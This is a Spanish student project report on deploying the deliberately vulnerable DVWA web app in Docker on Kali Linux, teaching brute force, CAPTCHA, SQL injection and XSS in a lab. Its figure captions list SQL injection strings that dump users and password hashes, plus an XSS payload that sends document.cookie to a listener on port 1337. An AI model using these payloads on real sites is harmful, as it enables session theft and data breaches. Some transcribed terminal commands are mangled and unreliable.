

PROYECTO

DVWA Y VULNERABILIDADES

Empresa IES Venancio Blanco



CICLO FORMATIVO DE GRADO SUPERIOR

Administración de sistemas informáticos en red



I.E.S. «Venancio Blanco» SALAMANCA

Tutora del proyecto

Beatriz Pérez Fuentes

AUTOR

Pedro García Vicente

Licencia

Esta obra está bajo una licencia Reconocimiento-Compartir bajo la misma licencia 3.0 España de Creative Commons. Para ver una copia de esta licencia, visite <http://creativecommons.org/licenses/by-sa/3.0/es/> o envíe una carta a Creative Commons, 171 Second Street, Suite 300, San Francisco, California 94105, USA.

Resumen

Las vulnerabilidades en las páginas y aplicaciones web se deben de intentar prevenir y controlar para que la seguridad se vea siempre reforzada, por la cantidad de datos sensibles que en ellas se recogen y que son susceptibles de ser explotados.

Gracias a este proyecto podemos ver cómo funcionan ciertas vulnerabilidades (como, por ejemplo, SQL o XSS) y ver cómo se pueden atacar las mismas en la aplicación web DVWA.

La resolución que propone esta herramienta se sustenta en enseñar a combatir los ataques y fomentar la ciberseguridad en aplicaciones web, dentro de un entorno seguro.

Por todo ello, las pautas seguidas en la realización de este trabajo se centran en la instalación de un Kali Linux con Docker donde se localizará un contenedor que va a incorporar o desplegar DVWA.

Para empezar, se instalará una máquina virtual Kali Linux (OVA) que será descargada de su página principal e instalada en VirtualBox.

Cuando tengamos corriendo y en funcionamiento la máquina de Kali Linux, procedemos a instalar Docker (una herramienta que automatiza el despliegue de aplicaciones dentro de los contenedores que se crean) donde, lo que haremos, es desplegar una imagen de la aplicación DVWA que tomaremos de la página oficial Docker Hub y que sirve para coger imágenes ya creadas e implantarlas directamente.

Para finalizar, probaremos las vulnerabilidades que hay con los distintos ataques y definiremos algunas contramedidas para contrarrestar o suprimir su impacto.



Índice de contenido

Licencia.....	2
Resumen.....	2
Índice de contenido.....	3
Índice de figuras.....	4
Diseño del proyecto	6
Definición o análisis de sistemas o de requisitos.....	6
Diseño del sistema	7
Implementación y pruebas.....	8
Vulnerabilidades.....	18
Planificación del desarrollo y puesta en marcha del proyecto	61
Definición de procedimientos de control y evaluación de la ejecución de proyectos	62
Referencias y bibliografía.....	63
Anexos	63

Índice de figuras

Ilustración 1 - Página Docker instalación.....	9
Ilustración 2 - Update y comando de instalación.....	10
Ilustración 3 - Clave GPG Docker.....	11
Ilustración 4 - Configuración repositorio echo.....	11
Ilustración 5 - Cambio de kali-rolling a buster I.....	12
Ilustración 6 - Cambio de kali-rolling a buster II.....	12
Ilustración 7 - Instalación Docker.....	12
Ilustración 8 - Comprobación de Docker.....	13
Ilustración 9 - Comprobación de Docker 2	13
Ilustración 10 – Imagen DVWA Docker Hub	14
Ilustración 11 - Instalación Docker DVWA comando pull.....	15
Ilustración 12 - Comprobación de imagen DVWA.....	15
Ilustración 13 - Comando Docker maquina DVWA	15
Ilustración 14 - Docker ps.....	15
Ilustración 15 - Puertos que se están utilizando	15
Ilustración 16 - Login DVWA.....	16
Ilustración 17 - Creación base de datos y login.....	17
Ilustración 18 - Seguridad DVWA	17
Ilustración 19 - Fuerza bruta programa Burp Suite	18
Ilustración 20 - Open browser Burp suite	19
Ilustración 21 - Fallo login I	20
Ilustración 22 - Fallo login II	20
Ilustración 23 - Reconocimiento de datos.....	21
Ilustración 24 - Send intruder.....	21
Ilustración 25 - Elegir a que host ataca.....	22
Ilustración 26 - Selección tipo de ataque	22
Ilustración 27 - Datos para atacar I.....	23
Ilustración 28 - Datos para atacar II.....	23
Ilustración 29 - Código fuente copia línea incorrecta.....	24
Ilustración 30 – Apartado Grep-Match	24
Ilustración 31 – Prueba de Intentos	25
Ilustración 32 - Combinación que prueba el programa bueno	26
Ilustración 33 - Combinación Correcta	26
Ilustración 34 - CAPTCHA enlace.....	28
Ilustración 35 - Google captcha.....	29
Ilustración 36 - Relleno campos captcha	29
Ilustración 37 - Claves captcha	30
Ilustración 38 – Incluir claves públicas y privadas en el archivo	30
Ilustración 39 - Captcha ya funciona	31
Ilustración 40 - Funciona captcha I	32
Ilustración 41- Funciona captcha II	32
Ilustración 42 - SQL Injection comprobando que tiene vulnerabilidad I.....	34
Ilustración 43 - SQL Injection comprobando que tiene vulnerabilidad II.....	34
Ilustración 44 - ' OR 1=1--	35
Ilustración 45 - ' union all select 1,@@VERSION-- '	35
Ilustración 46 - 'union select 1-- - columnas.....	37
Ilustración 47 - 'union select 1,schema_name from information_schema.schemata-- - bases de datos.....	38

Ilustración 48 - union select table_name,2 from information_schema.tables-- - tablas bases	39
Ilustración 49 - 'union select table_name,2 from information_schema.tables where table_schema='dvwa'-- - ver tablas DVWA	40
Ilustración 50 - 'union select column_name,2 from information_schema.columns where table_name='users'-- - ver columna users.....	41
Ilustración 51 - 'union select user,password from users-- - ver usuarios y hash.....	41
Ilustración 52 - SQL BLIND '	43
Ilustración 53 - Id 1.....	44
Ilustración 54 - Id 6.....	45
Ilustración 55 - 1' and sleep(5)#.....	46
Ilustración 56 - 1' order by 1#	47
Ilustración 57 - 1' order by 3#	48
Ilustración 58 - 1' and length(database())=1# hasta 4	49
Ilustración 59 - XSS Reflected nombre	51
Ilustración 60 - <script>alert("tu estas siendo hackeado")</script>	52
Ilustración 61 - <script>alert(document.cookie)</script>	53
Ilustración 62 - Server python.....	54
Ilustración 63 - <script>window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script>	55
Ilustración 64 - Python server recoge cookie	55
Ilustración 65 - XSS stored probando	57
Ilustración 66 - <script>alert("tu has sido hackeado")</script>	58
Ilustración 67 - Cambiando la longitud del campo mensaje	59
Ilustración 68 - <script>window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script> vemos el directorio de la cookie	60
Ilustración 69 - Diagrama de Gantt.....	61

Necesidades del sector productivo y de la organización de la empresa

Este proyecto surge por la necesidad de que las personas aprendan a ver esas vulnerabilidades y sepan cómo actuar en caso de que se encuentren ante esa vulnerabilidad y proteger sus sitios Web.

Según avanzan los años se observa como la ciberseguridad cada vez es más importante en los sectores informáticos siendo un enclave básico a tener en cuenta por cualquier empresa.

De hecho, podemos recalcar esta afirmación con datos como que INCIBE, en una noticia, ha relatado que solo en el año 2021 se registraron 109.126 incidencias de ciberseguridad.

Dentro de esa cifra, 90.168 afectaron a ciudadanos y empresas, 680 a operadores estratégicos y 18.278 a la **Red Académica y de Investigación Española (Red IRIS)**.

En cuanto a su tipología, el **29,88%** correspondió a **malware o software malicioso**, seguido de las distintas **variantes de fraude** con un **28,60%**. En tercer lugar, destacan los **ataques a sistemas vulnerables**, con un **18,89%**.

Gracias a estas cifras se consolidan las tendencias de incidentes de ciberseguridad en los últimos años.

Diseño del proyecto

Definición o análisis de sistemas o de requisitos

DVWA es un acrónimo de **DAMM VULNERABLE WEB APP**, una aplicación web vulnerable programada en PHP/MYSQL. En esta aplicación, los profesionales de la seguridad, entre los que se encuentran los hackers éticos, prueban sus habilidades y ejecutan estas herramientas en un entorno legal. También ayudan al desarrollador web a comprender mejor los procesos de seguridad de las aplicaciones web y, dentro de la docencia, a enseñar la seguridad de las aplicaciones web dentro de un entorno seguro.

El objetivo de DVWA es dotar de una herramienta a los estudiantes y profesionales que les permita adquirir los conocimientos sobre las vulnerabilidades web más comunes, con varios niveles de dificultad. Este instrumento permitirá formar y enseñar a estos, dentro de un entorno seguro y sin riesgo de ataques.

Tipos de seguridad:

Imposible: Este nivel da dificultades que enfrentamos en **el mundo real**.

Alto: Este nivel de **vulnerabilidad brinda** al usuario un ejemplo de cómo proteger la vulnerabilidad a **través de métodos de programación seguros**. Permite al **usuario** comprender cómo **se puede medir la vulnerabilidad**. Este nivel de seguridad **debe ser imposible de hackear**, sin embargo, como todos sabemos, este no es siempre el caso. Así que, si logras evitarlo, estarás haciendo lo correcto.

Medio: el propósito de **este nivel de seguridad es dar al ‘atacante’ un desafío en la explotación** y también servir como un ejemplo de malas prácticas de programación/seuridad.

Bajo: este nivel de seguridad **está destinado a simular un sitio web sin ningún tipo de seguridad** implementado en su programación. Le da al “atacante” la oportunidad de refinar sus habilidades de explotación.

Las vulnerabilidades que nos encontraremos en este proyecto serán:

Fuerza bruta, Insecure captcha, SQL injection, sql injection (Blind), xss reflected y xss stored (Directo o persistente).

Diseño del sistema

En este proyecto se usará una Virtual Machine Linux (Kali Linux) en la que se instalará Docker en ella, que sirve para desplegar aplicaciones dentro de contenedores. Después de instalar Docker iremos a Docker Hub que es una página con imágenes de contenedores ya creadas por usuarios e instalaremos la aplicación DVWA.

Hardware

Un ordenador, un teclado, pantalla y ratón para poder hacer este proyecto.

Software

Necesitamos **VM VirtualBox** para poder hacer este proyecto con seguridad, una **máquina virtual Windows, Linux o Mac**. Un programa llamado OBS Studio para grabar los videos de mi proyecto, La aplicación web **DVWA** y **Docker** que lo he utilizado para usar DVWA, pero no hace falta el Docker, se puede **instalar DVWA sin Docker**.




Características de la máquina que se va a utilizar:

Procesadores: 2

Memoria RAM: 2043 MB

Adaptador: Modo Nat

Sistema Operativo: Linux Kali Linux



Implementación y pruebas

*Importante DVWA es una aplicación vulnerable, no se debe de publicar en servidores públicos en Internet, pues podrían ser fácilmente comprometidos. Se recomienda utilizarlo dentro de una máquina virtual, definiendo el modo de red a NAT.

Lista de reproducción videos DVWA

https://youtube.com/playlist?list=PLMwXs_fQh8c5NcXZP0p36xXsJt9DuEGQM

En este video que grabe, consta de la instalación de Docker en un Kali Linux mediante la página oficial de Docker y seguido de la instalación de Docker busco en el navegador la página Docker Hub, como ya expliqué sirve para coger imágenes ya creadas y desplegarlas.

Lo que haremos en Docker Hub será buscar una imagen de DVWA y desplegarla.

Mi video de la instalación de DVWA

https://www.youtube.com/watch?v=xlvWc5Hx4fg&list=PLMwXs_fQh8c5NcXZP0p36xXsJt9DuEGQM&index=2



En la página oficial de Docker buscaremos como instalar Docker en Kali (Debian).

<https://docs.docker.com/engine/install/debian/>





Ilustración 1 - Página Docker instalación



Antes de empezar haremos un apt update para actualizar los repositorios y después introduciremos los comandos que vienen señalados en la captura de pantalla.



```

kali-linux dvia pedro (configuración sin instalar nada) [Corriendo] - Oracle VM VirtualBox
Archivo Maquina Ver Entrada Dispositivos Ayuda
Install Docker Engine on https://docs.docker.com/engine/install/debian/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Search the docs

File Actions Edit View Help
[kali@pedro:~] ~
└─$ sudo su
[sudo] password for kali:
/home/kali
└─$ apt-get update
Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [16 1 MB]
Get:3 http://kali.download/kali kali-rolling/main armhf Packages [14.5 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [115 kB]
Get:5 http://kali.download/kali kali-rolling/contrib armhf Packages [155 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [200 kB]
Get:7 http://kali.download/kali kali-rolling/non-free armhf Packages [995 kB]
Fetched 61.2 kB in 18s (3 333 kB/s)
Reading package lists... Done
└─$ curl -fsSL https://download.docker.com/linux/debian/gpg | sudo gpg --dearmor -o /usr/share/keyrings/docker-archive-keyring.gpg
curl: (35) SSL certificate problem: self signed certificate in certificate chain
More details here: https://curl.haxx.se/docs/sslcerts.html
CACertificates could not be found in /etc/ssl/certs
To fix this issue, run the following command, which will download the CA certificates from curl's
cacert.pem file.
curl -fsSL https://curl.haxx.se/ca/cacert.pem > /etc/ssl/certs/cacert.pem
└─$ echo "deb [arch=$dpkg --print-architecture] signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://$(_lab_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
deb [arch=$dpkg --print-architecture] signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://$(_lab_release -cs) stable
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
curl is already the newest version (7.81.0-1).
curl set to manually installed.
gnupg is already the newest version (2.2.27-3).
gnupg set to manually installed.
lsb-release is already the newest version (11.1.0).
lsb-release set to manually installed.
The following packages will be upgraded:
ca-certificates
1 upgraded, 0 newly installed, 0 to remove and 618 not upgraded.
Need to get 156 kB of archives.
After this operation, 441 kB of additional disk space will be freed.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 ca-certificates all 20211016 [156 kB]
Fetched 156 kB in 0s (330 kB/s)
Preconfiguring packages...
Reading database...
Install Docker Engine
This procedure works for Debian on x86_64 / amd64 , armhf , arm64 , and Raspbian.
1. Update the apt package index, and install the latest version of Docker Engine and containerd, or go to the next step to install a specific version:
$ sudo apt-get update
$ sudo apt-get install docker-ce docker-ce-cli containerd.io

```

Ilustración 2 - Update y comando de instalación



Agregaremos la clave GPG oficial de Docker

```

root@pedro:/home/kali
$ sudo apt-get update
$ sudo apt-get install \
    ca-certificates \
    curl \
    gnupg \
    lsb-release

2. Add Docker's official GPG key.

curl -fsSL https://download.docker.com/linux/debian/gpg | sudo gpg --dearmor -o /usr/share/keyrings/docker-archive-keyring.gpg

3. Use the following command to set up the stable repository. To add the nightly or test repository, add the word nightly or test (or both) after the word stable in the commands below. Learn about nightly and test channels.

echo \
  "deb [arch=$(dpkg --print-architecture) signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://download.docker.com/linux/debian \
  $(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null

Install Docker Engine
This procedure works for Debian on x86_64 / amd64, armhf, arm64, and Raspbian.

1. Update the apt package index, and install the latest version of Docker Engine and containerd, or go to the next step to install a specific version.

$ sudo apt-get update
$ sudo apt-get install docker-ce docker-ce-cli containerd.io

```

Ilustración 3 - Clave GPG Docker

Insertaremos este echo para configurar el repositorio o archivo de configuración.

```

root@pedro:/home/kali
$ sudo apt-get update
$ sudo apt-get install \
    ca-certificates \
    curl \
    gnupg \
    lsb-release

2. Add Docker's official GPG key.

curl -fsSL https://download.docker.com/linux/debian/gpg | sudo gpg --dearmor -o /usr/share/keyrings/docker-archive-keyring.gpg

3. Use the following command to set up the stable repository. To add the nightly or test repository, add the word nightly or test (or both) after the word stable in the commands below. Learn about nightly and test channels.

echo \
  "deb [arch=$(dpkg --print-architecture) signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://download.docker.com/linux/debian \
  $(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null

Install Docker Engine
This procedure works for Debian on x86_64 / amd64, armhf, arm64, and Raspbian.

1. Update the apt package index, and install the latest version of Docker Engine and containerd, or go to the next step to install a specific version.

$ sudo apt-get update
$ sudo apt-get install docker-ce docker-ce-cli containerd.io

```

Ilustración 4 - Configuración repositorio echo



Abriremos el archivo de configuración donde se ha guardado lo que hemos puesto en el echo y como se aprecia en las capturas cambiamos Kali-rolling por buster para que después al hacer un update no nos de error.

Ilustración 5 - Cambio de kali-rolling a buster I

```
root@pedro:/home/kali
GNU nano 6.0          /etc/apt/sources.list.d/docker.list
<bian  kali-rolling
root@pedro:/home/kali
GNU nano 6.0          /etc/apt/sources.list.d/docker.list *
<bian  buster stable
```

Ilustración 6 - Cambio de kali-rolling a buster II

Instalaremos por último la última versión de Docker Engine,Docker Containerd y Docker Compose

```
root@pedro:/home/kali
File Actions Edit View Help
root@pedro:/home/kali
File Actions Edit View Help
root@pedro:/home/kali
File Actions Edit View Help
```

Ilustración 7 - Instalación Docker



Comprobación de que Docker esta correctamente instalado, instalamos una imagen de prueba llamada hello-world




Ilustración 8 - Comprobación de Docker

Con los comandos de Docker se observa que funciona correctamente Docker

```

https://docs.docker.com/get-started/

```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
hello-world	latest	feb5d9fea6a5	5 months ago	13.3kB

Ilustración 9 - Comprobación de Docker 2



Instalación DVWA

Buscaremos en Docker Hub una imagen de la aplicación DVWA




Ilustración 10 – Imagen DVWA Docker Hub

Instalaremos la imagen mediante el comando Docker pull que está señalado en la captura.

